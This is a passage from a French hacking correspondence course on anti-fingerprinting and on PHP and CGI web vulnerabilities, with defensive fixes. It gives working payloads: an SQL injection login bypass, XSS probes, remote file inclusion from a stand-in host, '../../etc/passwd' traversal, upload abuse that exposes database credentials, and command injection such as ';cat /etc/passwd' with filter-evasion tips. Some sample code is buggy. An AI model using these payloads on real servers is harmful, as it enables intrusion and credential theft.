Certains, parmi vous, craignent peut-être pour leur sécurité car ils ont constaté que la simple falsification de bannières ne suffisait pas à arrêter les pirates. Ils ont raison. Changer ses bannières, sélectionner soigneusement les services à ouvrir, bien firewaller, mettre des IDS, etc., constitue une étape cruciale. En ce qui me concerne, je vous recommande vivement de tenir compte aussi de cet aspect fingerprinting avec beaucoup d'attention, car il se peut qu'au moment où vous installez votre machine, vous ne soyez pas dans les bases de données, mais il se peut très bien aussi que vous y soyez dès le lendemain. Voilà pourquoi je préconise fortement des protections anti-fingerprinting. J'attache énormément d'importance à cette étape et je vous conseille d'en faire autant.

Protections anti prise d'empreintes actives :

Contre ce genre prise d'empreintes, il n'y a qu'une chose à faire : s'attaquer à la pile elle-même. Vous comprenez dès à présent l'immense avantage des systèmes libres. Le kernel, le cœur du système étant open source, n'importe qui a la faculté de le modifier. Or, dans ce noyau, est bien évidemment incluse la célèbre pile tcp/ip. Le meilleur remède sous unix reste la modularité du kernel. Sous linux, vous trouverez ainsi divers patches/modules kernel qui vous permettront de répondre de façon appropriée aux paquets mal formés (IPLog disponible sur <http://ojnk.sourceforge.net>) comme de complètement changer le comportement de votre pile en général et ainsi "émuler" véritablement les piles des autres systèmes (IPPersonality <http://disippersonality.sourceforge.net>).

Je n'ai pas encore trouvé à ce jour de moyen de modifier efficacement la pile tcp/ip sous windows.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Protections anti prise d'empreintes passives :

Là encore, mes propos sont plus que jamais valables. La méthode que je vous propose ici est uniquement destinée aux linuxiens.

Sous linux, le /proc permet de gérer les processus, et bon nombre de paramètres système via un système de fichiers virtuels. Ainsi, tout simplement, pour regarder la valeur de TTL, il suffira de taper : `cd/proc/sys/net/ipv4 && cat ip_default_ttl`. La valeur du TTL sera alors affichée. Une nouvelle commande et vous pourrez la modifier : `echo 40 > /proc/sys/net/ipv4/ip_default_ttl`. La valeur aura ainsi été portée à 40. Ceci n'est qu'un exemple. Attention à ce que vous faites surtout. Vous auriez vite fait de générer des changements susceptibles de vous perdre en performance sur le plan réseau.

XI - Introduction aux vulnérabilités PHP

Qu'est-ce que le PHP ?

Le PHP est un langage de script qui permet de créer des pages Web dynamiques, contrairement au HTML qui est un langage statique. Ce qui n'empêche en aucun cas d'inclure du PHP dans une page HTML. Le PHP fait partie des langages interprétés. Pourquoi ? Tout simplement parce que le serveur HTTP interprète le code PHP présent dans la page (le code PHP se trouve entre les balises "<?" et "?>") que vous lui avez demandé et il vous renvoie un réponse en HTML. C'est pour cela d'ailleurs que vous ne verrez jamais de code source PHP en cliquant "afficher source" sur votre navigateur. Si vous voulez vous procurer PHP, il vous suffit d'aller faire un tour sur <http://www.php.net> (notez que PHP est Open Source donc totalement modifiable et gratuit !! Je vous conseille aussi Apache (<http://www.apache.org>) comme serveur HTTP et Mysql (base de donnée SQL) que vous trouverez sur www.mysql.com pour pouvoir utiliser les scripts qui se trouvent à la suite du cours.

Les vulnérabilités PHP

Dans certains cas, le hacker peut utiliser le PHP pour faire exécuter des commandes, afficher des fichiers normalement inaccessibles ou uploader des fichiers sur un serveur pour finalement en prendre le contrôle total. Dans cette partie, nous allons vous expliquer certaines failles que pourrait utiliser un pirate en exploitant des faiblesses dans votre code. Pour apprendre en détail à programmer de manière sécurisée en php, demandez notre cours dédié.

Vu que le PHP est un langage dynamique, il arrive très couramment de tomber sur des sites Web avec des formulaires qui nous permettent, par exemple, de nous identifier, nous inscrire à une mailing liste ou envoyer nos coordonnées personnelles. Nous allons donc construire un petit formulaire très simple en HTML avec 2 champs ("login" et "pass") qui pourraient être utilisés sur n'importe quel site pour identifier un utilisateur. Ce script HTML enverra 2 variables au script `ident.php` via la méthode `post`, dès que l'utilisateur cliquera sur le bouton valider.

```
<html>
<head>
</head>
<body>
<form method="post" action="ident.php">
login : <input type="text" name="login"><br>
password : <input type="text" name="pass"><br>
<input type="submit" value="valider">
</form>
</body>
</html>
```

The image shows a simple web form with a white background and a thin black border. It contains two text input fields. The first field is labeled 'login :' and the second is labeled 'password :'. Below the password field is a button labeled 'valider'.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Le fichier "ident.php" contient le code PHP qui va vérifier si vous avez tapé le bon login et le bon password. On étudiera 2 versions du fichier ident.php.

ident.php (premier script)

```
<?
$bonpass = "hackerz"; //on definit une variable avec le bon pass

if ($pass == $bonpass){
$ok = 1;
}

/* on récupère la variable $pass envoyée par l'utilisateur grâce au formulaire et on la compare avec la variable $bonpass. Si jamais $pass et $bonpas sont identiques alors on met la variable $ok à 1 */

if ($ok == 1)
print "Vous êtes identifié";
else
print "Vous n'êtes pas identifié";
/* on vérifie si ok est égal à 1, si c'est le cas on considère l'utilisateur comme valide sinon on le renvoie vers un message d'erreur */
?>
```

Dans ce premier script, il serait simple pour le hacker de contourner la protection s'il arrive à deviner le nom de la variable \$ok. En effet, le PHP permet de créer et de définir des variables globales directement à partir d'une URL. Lorsque que vous cliquez sur le bouton "valider" du formulaire, votre navigateur envoie les variables directement à la suite de l'URL après le point d'interrogation. Prenons un exemple : J'utilise crashfr comme login et toto comme password et je clique sur le bouton "submit" de mon formulaire. C'est exactement la même chose que si je tapais directement dans mon navigateur : <http://www.monserveur/ident.php?login=crashfr&pass=toto>.



Si jamais le hacker force la variable \$ok à partir de l'URL en la mettant à 1, il serait identifié sans connaître le mot de passe.



Vous etes identifie

On constate que ce genre de vulnérabilité vient d'un mauvais codage (comme la plus part des vulnérabilités PHP). Mais on remarque surtout que les variables utilisées dans un script PHP peuvent être forcées directement à partir de l'URL.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Nous allons maintenant étudier un deuxième script qui nous permettra d'aborder ce que l'on appelle le "SQL Injection".

ident.php (deuxième script):

Cette vulnérabilité est exploitable quand le serveur ne filtre pas les caractères spéciaux et que le script d'identification utilise une base de données pour stocker ses logins et passwords. Donc, pour tester ce script, il vous faudra un serveur HTTP avec PHP et Mysql. Mais il faudra aussi au préalable créer une table dans la base de données avec 2 champs (login et pass).

<?

```
/*petit script qui va vérifier dans une base de données que le login et le mot de pass
entrés par l'utilisateur sont valides*/
```

```
mysql_pconnect("serverSQL", "login", "pass"); /*établissement de la connexion avec le
serveur Mysql*/
```

```
mysql_select_db("database"); /*sélection de la base de données*/
```

```
/*definition de la requête SQL*/
```

```
$query = "SELECT * from writers WHERE username = '$login' AND password = '$pass'";
```

```
$result = mysql_query($query); /*envoi de la requête SQL*/
```

```
if (mysql_num_rows($result)>0){ /*vérifie si un nombre de lignes renvoyées par la réponse
SQL est supérieur à 0.*/
```

```
print $result;
```

```
print "vous êtes identifié";
```

```
}
```


```
else /* si la requête SQL ne renvoie aucun résultat, on affiche Go out */
```

```
print "Go out !!";
```

?>

Ce script vous paraît sécurisé ? Voyons maintenant comment un pirate va pouvoir passer cette identification sans connaître de login valide ni de pass, en utilisant tout simplement le SQL injection !

Pour commencer, nous allons voir ce que donnerait une requête normale sans connaître de login et pass valide. J'utilise ici comme login --> crashfr et comme pass --> test (vous remarquerez, si ce n'est déjà fait, que les variables sont séparées par le signe "&")



Go out !!

Comme vous pouvez le voir sur la capture ci-dessus, le script nous empêche de nous identifier. La requête qui a été envoyée au serveur SQL est la suivante :

```
"SELECT * from writers WHERE username = 'crashfr' AND password = 'test'"
```

Maintenant, nous allons essayer de lui envoyer une apostrophe à la place du login pour voir comment le script réagit :

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Warning: Supplied argument is not a valid MySQL result resource in /data/web/X/d
Go out !!

Tiens, tiens...une erreur ;-). Cela signifie que la requête SQL n'est pas valide. En effet, en incluant une apostrophe, la requête initiale à été modifiée et est devenue invalide pour la base de données :

```
"SELECT * from writers WHERE username = '' AND password = password(')'"
```


On sait maintenant qu'un pirate peut inclure du code SQL mais il faut rendre la requête valide. Pour cela on va utiliser l'opérateur OR ("OU" en français) pour l'obliger à faire une deuxième vérification.

```
"SELECT * from writers WHERE username='' OR '1'='1' OR '1'='1' AND password=''"
```

Cette requête devrait répondre OUI (true). Pourquoi ? Tout simplement parce que la condition 1=1 est toujours vraie ! On aurait pu mettre par exemple 'b'='b' ou autre chose qui soit VRAIE : (true=1 et false=0). Mais ce n'est pas tout. En effet, vous me direz, mais pourquoi mettre 2 OR et pas un ? Parce que si on n'en mettait qu'un seul, la requête ne donnerait pas l'accès. Voyons cela de plus près :

```
"SELECT * from writers WHERE username='' OR '1'='1' AND password=''"
```


Dans ce cas-là, la requête n'est pas valide, car c'est l'opérateur AND qui est évalué en dernier. Il faut donc que username soit vrai, AINSI que la partie password. Vous pouvez vérifier cela grâce à votre navigateur : <http://monserveur/ident.php?login='or'1'='1>



Go out !!

En mettant deux OR, on fait deux associations de conditions. Et dans ce cas-là, c'est le deuxième OR qui est évalué en dernier. Donc, il faut qu'une des deux parties username ou password (de l'expression où il y a deux OR) soit vraie. C'est le cas de username.

Et regardez le résultat :



vous etes identifié

Ho ho... On a pu passer sans connaître de login ni de mot de passe ! Pas si sécurisé que cela notre script... Nous donnons à la fin de ce chapitre quelques fonctions php permettant d'éviter les attaques SQL injection, mais le mieux reste de filtrer au maximum les entrées de l'utilisateur: ainsi, les caractères non alphanumériques pourraient être éliminés des variables fournies par l'utilisateur avec un filtre en php.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Le cross-site scripting


Nous utilisons un serveur qui ne filtre pas les apostrophes et autres caractères spéciaux comme ceux des balises HTML, nous allons donc rapidement expliquer ce qu'est le Cross Site Scripting (CSS ou XSS). Le XSS est un type d'attaque qui permet de faire exécuter un code Javascript (par exemple) à une personne, juste en cliquant sur un lien qui, d'apparence, pointe sur un site de confiance...En général, le hacker utilise cette méthode pour la récupération de cookie (contenant un mot de passe, un identifiant de session...). Pour vérifier si un serveur est vulnérable au XSS, il vous faut essayer d'inclure du code HTML dans une variable qu'il insère dans la page renvoyée sur votre navigateur. Voici un script(css.php) tout simple pour vous expliquer le CSS:

```
<?
print $var;
?>
```


Uploader le script sur votre serveur PHP et tapez cet URL dans votre navigateur :
<http://monserveur/css.php?var=yopyop>

Si le serveur (ou script) est vulnérable, il devrait vous afficher **yopyop** en GRAS.

Maintenant, reprenons notre script ident2.php pour vous montrer qu'il n'est pas obligatoire de voir une variable s'afficher sur notre navigateur, mais plutôt que le navigateur de notre victime exécute le code malicieux.



Go out !!



Aie, le XSS a fonctionné ! On a réussi à faire exécuter un petit code JavaScript qui nous fait apparaître une fenêtre d'alerte avec écrit "yopyop". Avec un petit code plus élaboré, un pirate pourrait récupérer le cookie d'une victime, ou obliger une victime à nous donner son adresse IP, juste en lui faisant cliquer sur un lien. Pour protéger un serveur contre le XSS, il faut bien filtrer les variables qui peuvent être fournies par un utilisateur mal intentionné (rejeter tous les caractères spéciaux et tags HTML comme < > & ..., ou les transformer à l'affichage dans la page par leurs équivalents en code d'entités html < > & amp; ...).

De nombreux sites, parmi les plus grands, sont encore vulnérables à cette faille élémentaire. Le meilleur moyen de se protéger reste de filtrer TOUTES les variables (certaines pouvant être fournies par l'internaute par un moyen détourné) au moment de leur insertion dans la page web.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Autres vulnérabilités PHP

Fonction include() :

Il existe quelques fonctions qu'il faut utiliser avec précaution lorsque l'on code en PHP. Commençons par la fonction include() qui est très souvent utilisée par les script-kiddies pour exécuter du code malicieux sur le serveur hébergeant la page PHP vulnérable. La fonction include() permet d'inclure du code PHP d'un autre fichier dans un script PHP principal.

```
fichier inc.php      fichier page1.php
<?                  <?
include($page);     print "yopyop";
?>                  ?>
```

En tapant `http://monserveur/inc.php?page=page1.php`, notre navigateur affiche yopyop. Ce qui est tout à fait normal. Le hacker va généralement définir la variable \$page de sorte que le serveur exécute son code PHP malicieux. Imaginons que le hacker ait uploadé son code malicieux sur un autre serveur... Il ne lui reste plus qu'à taper : `http://monserveur/inc.php?page=http://serveur2/codemal.php` pour que "monserveur" exécute le code malicieux se trouvant sur le serveur2.

Fonction fopen() :

La fonction fopen permet d'ouvrir un fichier se trouvant sur le serveur, Dans le cas où la variable utilisée pour définir le fichier à ouvrir est forçable par l'utilisateur et non filtrée par le serveur (ou script), cette fonction devient un moyen de gain d'information très puissant pour le hacker.

```
<?
fopen("$fichier", "r");
?>
```

Cette ligne (fop.php) ouvre un fichier en lecture. En forçant la variable \$fichier à partir de l'URL on peut donc ouvrir certains fichiers non accessibles (normalement) à partir de l'interface HTTP.

```
http://monserveur/fop.php?fichier=../../../../etc/passwd // ouvrirait le fichier passwd
http://monserveur/fop.php?fichier=http://serveur2/code.php // ouvrirait un fichier distant
```

Upload via PHP :

L'upload vers un serveur PHP est très particulier. En effet, si l'on envoie un fichier via un formulaire vers un script PHP, avant que le script ne soit interprété, une sauvegarde temporaire de notre fichier est effectuée sur le serveur. Même si le fichier est refusé par le script, il est quand même uploadé sur le serveur ! Voici donc ci-dessous un exemple de formulaire qui pourrait se trouver sur un serveur HTTP :

```
<?
if ($fichier){ /*vérifie si la variable $fichier existe, si la variable n'existe pas on fait
    apparaître le formulaire*/
.
if (!copy($fichier, $fichier_name)){ /*Vérifie si la copie du fichier a réussi
echo "Ecriture dans le dossier impossible";
exit;
}
```


LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```

echo "Fichier Upload !!<br><br>";
exit;
}

?>

<HTML>
<HEAD>
<TITLE>Upload fichier</TITLE>
</HEAD>
<BODY>
<FORM ENCTYPE="multipart/form-data" ACTION="formulaire2.php" METHOD="post">
<INPUT TYPE="hidden" NAME="MAX_FILE_SIZE" VALUE="1000000">
Uploader ce fichier: <INPUT NAME="fichier" TYPE="file">
<INPUT TYPE="submit" VALUE="Envoyer">
</FORM>
</BODY>
</HTML>

```

Ce code HTML que je nommerai formulaire2.html va envoyer un fichier local directement au serveur qui l'héberge. Un pirate peut utiliser ce type de formulaire pour récupérer certains fichiers sensibles comme le fichier passwd par exemple. Ou tout simplement visualiser la source des fichiers PHP qui, en général, conservent certains mots de passe comme ceux de la base de données. Dans quels cas est-ce possible et comment l'empêcher ?

Il faut savoir que lorsque l'on envoie un fichier vers un script PHP, si la taille du fichier correspond bien à celle mentionnée dans le fichier configuration de php (php.ini), alors le fichier est temporairement stocké dans un dossier du serveur. Pour vérifier le type, la taille et le nom du fichier, le serveur définit 4 variables. Dans notre script, le nom du champ de type "file" se nomme fichier. Donc, les quatre variables sont :


- \$fichier --> nom du fichier stocké temporairement sur le serveur
- \$fichier_name --> nom réel du fichier local
- \$fichier_type --> type du fichier
- \$fichier_size --> taille du fichier

En définissant ces 4 variables à la place du serveur, un pirate peut lui faire copier un fichier qui ne devrait pas nous être accessible. Dans notre exemple, nous copions un fichier .php du serveur en un fichier .txt. Il s'agit d'un moyen utilisé par les pirates pour visualiser la source des fichiers php qui, à la base, étaient interprétés par le serveur. Le fait de lui changer son extension implique que le serveur ne l'interprètera plus..



LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Voilà le résultat :



```
<?
function db_connect()
{
    $host      = "XXXXXXXXXX"; // serveur
    $user      = "XXXXXXXXXX"; // nom d'utilisateur
    $password  = "XXXXXXXXXX"; // mot de passe
    $database  = "XXXXXXXXXX"; // nom de la base

    $result = @mysql_pconnect($host, $user, $password);
    if (!$result)
        return false;
    if (!$mysql_select_db($database))
        return false;
}
```

Le pirate possède maintenant le login, pass, et adresse de notre base de données !

Pour finir, nous allons démontrer qu'il est possible d'envoyer et de faire exécuter du code au serveur en uploadant un fichier via un formulaire à partir d'une autre machine (celle de l'attaquant). Examinons le fichiers inc.php modifiés (un peu plus secure) qui se trouve sur le serveur accompagné de page1.php (voir plus haut) :

```
<?
if (file_exists($page)) /* Vérifie si le fichier est present sur le serveur, si c'est le cas,
                        le script $page est exécuté grâce à la fonction include() */
include("$page");

?>
```

Ci-dessous, une capture avec le fonctionnement normal du script :



Si l'on essaye de forcer la variable \$page pour l'affecter à une URL (script présent sur un autre serveur) vous remarquerez que ça ne marche pas. En effet, la fonction file_exists() vérifie si le fichier est sur le serveur sinon elle vous renvoie une erreur. Mais notre protection n'est pas fiable. En effet, créons un formulaire sur un autre serveur que l'on nommera formulaire3.php

```
<HTML>
<HEAD>
</HEAD>
<BODY>
<FORM ENCTYPE="multipart/form-data" ACTION="http://serveurcible/inc.php" METHOD="post">
<INPUT TYPE="hidden" NAME="MAX_FILE_SIZE" VALUE="1000000">
Uploader ce fichier: <INPUT NAME="page" TYPE="file">
<INPUT TYPE="submit" VALUE="Envoyer">
</FORM>
<BR><A HREF='mod_news.php'>Accueil</A>
</BODY>
</HTML>
```

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Ce formulaire va permettre au pirate d'envoyer un fichier via upload vers le serveur cible qui sera affecté à la variable \$page. Le pirate crée un script malicieux qu'il va uploader grâce à ce formulaire.

```
malicious.php
<?

print "Hacked !!<br>";
phpinfo();

?>
```

Il ne lui reste plus qu'à cliquer sur parcourir (formulaire3.php), choisir le fichier à envoyer (malicious.php) et à observer le résultat :



Le serveur cible a bien exécuté le code malicieux. Cela prouve que le serveur a créé un fichier temporaire affecté à la variable \$page car la fonction PHP file_exists() a bien détecté le fichier sur le serveur. Dans le cas contraire, le script inc.php n'aurait pas fait un include() sur notre script malicieux...

Conclusion :

Pour se protéger de ce genre de failles, il existe plusieurs méthodes, mais en général, c'est soit au niveau de la config de PHP (php.ini) ou du traitement des variables que les failles peuvent apparaître... Pour empêcher les apostrophes d'être interprétées, il faut activer l'option "magic_quote" dans votre fichier de configuration php.ini. Il existe aussi quelques fonctions PHP qui permettent de filtrer les tags html, par exemple la fonction htmlspecialchars() (cette fonction a pour effet de ne pas interpréter le code html inclus dans une variable). Une autre fonction utile en PHP est addslashes() qui ajoute le caractère d'échappement devant chaque apostrophe (caractères spéciaux) pour empêcher l'interprétation (le caractère d'échappement en PHP est "\"). Il est toujours plus sûr de désactiver l'upload de fichier via PHP. Vous pouvez le désactiver dans votre fichier php.ini. Ce qui faut se mettre dans la tête lorsque l'on code en PHP, c'est qu'un utilisateur ne va pas forcément utiliser votre script comme vous le pensiez. Alors, essayez toujours de contourner vos propres protections... Pour plus d'informations sur les failles et la sécurisation des scripts php, consultez notre cours spécifique "programmation sécurisée PHP".

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

XII - Les vulnérabilités CGI

Les CGI, common gateway interface, ou interface de passerelle commune, sont des interfaces applicatives, logées sur le serveur web et utilisées pour recevoir et traiter des données fournies par le navigateur du client, et renvoyer les résultats en format HTML. En ce sens, et à l'instar du PHP, les CGI sont utilisées pour mettre en place des pages web dynamiques sur un serveur web. De ce fait, il existe des points communs avec ce langage, mais également des différences notoires.

Tout d'abord, ils peuvent être écrits en n'importe quel langage, C, perl, script shell... L'important étant de comprendre que les informations renvoyées par le navigateur seront traitées selon un standard, et à l'aide de variables d'environnement définies par le serveur web. Nous allons expliquer cela en détail.

En premier lieu, les informations sont envoyées au serveur par l'intermédiaire de variables prédéfinies dans le formulaire, et comprises par le programme CGI. En cela, le principe est exactement le même qu'en PHP, c'est-à-dire que l'on utilise une balise de la forme

`<FORM ACTION='path/du/cgi" METHOD=POST ou GET>` afin de définir le CGI à appeler, et des balises du type `<INPUT NAME="nom_de_la_variable" TYPE=TEXT ou PASSWD... VALUE="">` pour définir les variables où seront stockées les données renvoyées par le client. Il est souvent possible, même si la méthode utilisée est POST, de remplir les variables et d'appeler en construisant directement "à la main" une URL de la forme `http://www.xxx.zzz/cgi-bin/prog.cgi?variable1=données_clientes1&variable2=données_clientes2` et cela avec toutes les variables comprises par le CGI.

De plus, des variables d'environnement sont définies par le serveur web et utilisables par les CGI. Certaines contiennent des informations sur le client, d'autres sur le serveur. Voici les plus importantes :

SERVER_SOFTWARE: Informations sur la plateforme hébergeant le serveur web

SERVER_NAME: Nom d'hôte et nom de domaine du serveur

GATEWAY_INTERFACE: Spécification CGI mise en œuvre par le serveur web

SERVER_PORT: Port sur lequel le serveur reçoit les requêtes (en général 80)

REQUEST_METHOD: Méthode utilisée pour envoyer les requêtes, c'est-à-dire POST ou GET

PATH_INFO: Répertoire du programme CGI

REMOTE_ADDR: Adresse IP du client

REMOTE_HOST: Nom d'hôte du client

CONTENT_TYPE: Type des informations transférées

CONTENT_LENGTH: Nombre d'octets de données envoyées au CGI par le client

QUERY_STRING: Enregistre les données envoyées par le client si la méthode de transfert est METHOD=GET.

Au contraire, si METHOD=POST est employée, les données seront lues sur la sortie standard

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

La différence avec le PHP tient avant tout dans la façon dont un programme CGI traite les données recues. Si PHP peut reconnaître et utiliser directement les noms des variables définis dans le formulaire, il n'en est rien dans un programme CGI. En effet, celui-ci devra se charger de récupérer tout ce qui vient après le ? sous la forme d'une chaîne de caractère, pour la traiter, et ainsi obtenir la valeur des variables qui lui sont envoyées par l'intermédiaire du formulaire. Si le CGI est obligé de traiter les arguments de cette façon, c'est que l'utilisation d'un formulaire renvoie toujours les données soit sous la forme `variable1=value1&variable2=value2...` si la méthode GET est utilisée, soit en-dehors de l'url au sein des données envoyées avec la requête HTTP dans le cas de la méthode POST.

Voici un exemple de code qui se chargera de récupérer les informations renvoyées par le client par l'intermédiaire du formulaire :

```
char buffer[50]; // danger, buffer overflow potentiel ! (voir plus loin)
buffer = getenv("REQUEST_METHOD"); // On récupère la méthode utilisée dans la variable
                                     d'environnement REQUEST_METHOD
if (buffer) { // si cette opération s'est bien déroulée, on continue
    if (strcmp(buffer, "POST") == 0) { // Si la méthode POST est employée
        buffer = getenv("CONTENT_LENGTH"); // on récupère la taille des données
                                             renvoyées par le formulaire
        if(buffer) { // Si cette opération s'est bien déroulée, on continue
            longueur = atoi(buffer); // On met cette valeur sous une
                                     forme numérique
            donnees = malloc(buffer + 1); // on attribue de l'espace mémoire
                                          pour la variable donnees qui va
                                          récupérer les données

            fread(donnees, 1, longueur, stdin); // on copie ce qui arrive
                                                  sur la sortie standard
                                                  dans buffer
            donnees[longueur] = '\0'; // et on ajoute le caractère '\0'
                                       à la fin de la chaîne de caract-
                                       ère contenu dans buffer
        }
    }

    else if (strcmp(buffer, "GET") == 0) { // Mais si la méthode GET est employée
        buffer = getenv("CONTENT_LENGTH");
        if(buffer) {
            longueur = atoi(buffer);
            donnees = malloc(buffer + 1);

            strcpy(donnees, getenv("QUERY_STRING")); // On copie les données
                                                       contenues dans
                                                       QUERY_STRING dans
                                                       buffer

            donnees[longueur] = '\0';
        }
    }
}
```

Une fois les données renvoyées au programme cgi, elle doivent être traitées afin de pouvoir extraire les valeurs des variables : on sait que celles-ci sont séparées par des &. La fonction suivante pourrait se charger de récupérer la valeur de la première variable dans un buffer temporaire :

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```

i=0;
j=0;

while (donnees[i] != '=') {      nom_variable[j++] = donnees[i++]; }
    nom_variable[j] = '\0'      // on remplit la variable nom_variable qui contien-
                                dra le nom de la variable tant que un '=' n'au-
                                ra pas été rencontré.

    i++;
    j = 0;

while(donnees[i] != '&') {      variable[j++] = donnees[i++]; }
    variable[j] = '\0';

```

Nous allons également préciser la syntaxe exacte que peut adopter une URL pour la bonne compréhension du reste du chapitre.

Une adresse URL ne supporte pas les caractères d'espace, ainsi que les caractères de retour à la ligne, ou encore ceux qui représentent des caractères accentués. Il est donc nécessaire de les encoder en donnant la valeur hexadécimale du caractère correspondant dans la table ASCII (ou unicode). Les deux plus importants à connaître sont :

```

%0a  pour le retour à la ligne
%20  pour l'espace

```

Maintenant que nous avons étudié le fonctionnement des CGI, nous allons présenter les problèmes de sécurité qui peuvent en découler.

Le CGI est un programme qui s'exécute sur le serveur. Il est donc possible de lui indiquer des variables qui lui feront exécuter des commandes non désirées par l'administrateur, ou encore qui permettront la consultation de fichiers auxquels l'utilisateur ne devrait pas avoir accès. Tel que le fichier `/etc/passwd` sous un système de type UNIX, qui contient la liste des utilisateurs.

Nous allons voir quelques failles classiques qui peuvent exister dans un programme CGI :

- Une erreur courante est probablement l'utilisation des variables de types cachée (hidden) dans le formulaire : elles se présentent sous la forme `<INPUT TYPE=HIDDEN NAME="variable1" VALUE="text_par_default">`. Le principal danger de ce type de configuration est qu'elle permet à un pirate de connaître le nom des variables utilisées par le CGI, qui ont des valeurs prédéfinies. Il pourra donc essayer de les modifier à son avantage. De plus, si cette variable est utilisée pour indiquer un quelconque fichier de configuration, de logs, ou de résultats (où seront enregistrées les données de l'utilisateur), cela permet d'en avoir le chemin exact, et donc la possibilité de les consulter directement s'ils sont accessibles via le serveur web. Il arrive aussi régulièrement qu'un champs caché contienne une adresse email à laquelle seront envoyées toutes les informations envoyées par le client. Dans ce cas, le serveur fera le plus souvent appel à la fonction `system()` pour mailer ces résultats à l'adresse indiquée. Ce cas est traité dans le paragraphe suivant. Il est également possible que cette variable soit utilisée par le CGI, comme adresse d'une page de confirmation de réception des données. Si le script a été mal configuré, on peut indiquer un autre chemin afin de visionner un fichier tel que `/etc/passwd`.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```
<form ACTION="http://www.xxx.zzz/cgi-bin/form-post" METHOD="post">
<input TYPE="hidden" NAME="mailto" VALUE="webmast@xxxx.fr">
<input TYPE="hidden" NAME="title" VALUE="Contact">
<input TYPE="hidden" NAME="output-url" VALUE="http://www.xxx.zzz/confirm.htm">
<input NAME="nom" TYPE="text" SIZE="25" >
<input NAME="prenom" TYPE="text" SIZE="25" >
<input NAME="org" TYPE="text" SIZE="25" >
<input NAME="email" TYPE="text" SIZE="25" >
<input NAME="adresse" SIZE="25" ></td>
<input NAME="ville" TYPE="text" SIZE="25" >
<input NAME="tel" TYPE="text" SIZE="25" >
```

Dans ce cas, nous constatons que la variable "output-url" est un script de confirmation des données du client. Si le CGI est mal configuré, il est alors possible de remplacer sa valeur par :

```
<input TYPE="hidden" NAME="output-url" VALUE="/etc/passwd">
```

Et dans ce cas, le résultat serait l'affichage du fichier /etc/passwd

- Une autre faille très courante est l'appel à la fonction `system()`, qui existe dans la majorité des langages. Cette fonction permet au programme CGI de créer un processus fils qui exécutera la commande fournie dans l'argument. Imaginons le cas peut probable où le CGI contient un appel à `system()` de la forme : `system(variable1)`.

Dans ce cas, n'importe quel argument passé à la variable "variable1" serait exécuté. Une URL du type : `http://www.xxx.zzz/cgi-bin/test.cgi?variable1=cat%20/etc/passwd` afficherait l'ensemble du fichier `passwd` du système.

Bien sûr, un appel de cette forme ne se verra jamais dans un script, cependant, une erreur largement répandue va être un appel à une fonction système, de la forme :

```
system("/usr/bin/sendmail -t $variable1"); #dans un script shell, ou encore

sprintf(buffer, "/usr/bin/sendmail -t %s", variable1); //dans un programme C
system(buffer);
```

Cette fonction se chargera de renvoyer un mail à l'adresse contenue dans `variable1`.

Or, sur un système de type UNIX, deux commandes peuvent être exécutées à la suite si elles sont séparées d'un ";" il est donc possible de modifier la `variable1`, afin qu'elle contienne des données, et une commande à exécuter. Ainsi, en fournissant à cette variable une valeur de la forme : `valeur1=test@test.com;cat /etc/passwd`

L'appel à la fonction système deviendrait alors :

```
system("/usr/bin/sendmail -t test@test.com ; cat /etc/password);
```

ce qui aurait pour effet l'affichage du fichier `passwd`

L'URL à utiliser serait donc de la forme :

```
http://www.xxx.zzz/cgi-bin/test.cgi?variable1=test@test.com;cat%20/etc/passwd
```

Nous pouvons également reprendre l'exemple ci-dessus en modifiant la valeur de la variable

```
<input TYPE="hidden" NAME="mailto" VALUE="webmast@xxx.fr">
par
<input TYPE="hidden" NAME="mailto" VALUE="webmast@xxx.fr;cat /etc/passwd">
```

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

La solution consiste à mettre en place des filtres pour empêcher l'utilisation de ce caractère, mais ils sont facilement contournables : en utilisant par exemple le caractère && qui a pour effet de faire exécuter la commande suivante si celle qui la précède s'est exécutée sans problème, ou encore en entourant le caractère ; de deux caractères |. Le ; deviendra |; ce qui dans certains cas, empêche son filtrage par le CGI. un bon filtre est celui qui n'autorise que certains caractères absolument nécessaires, et interdit tous les autres.

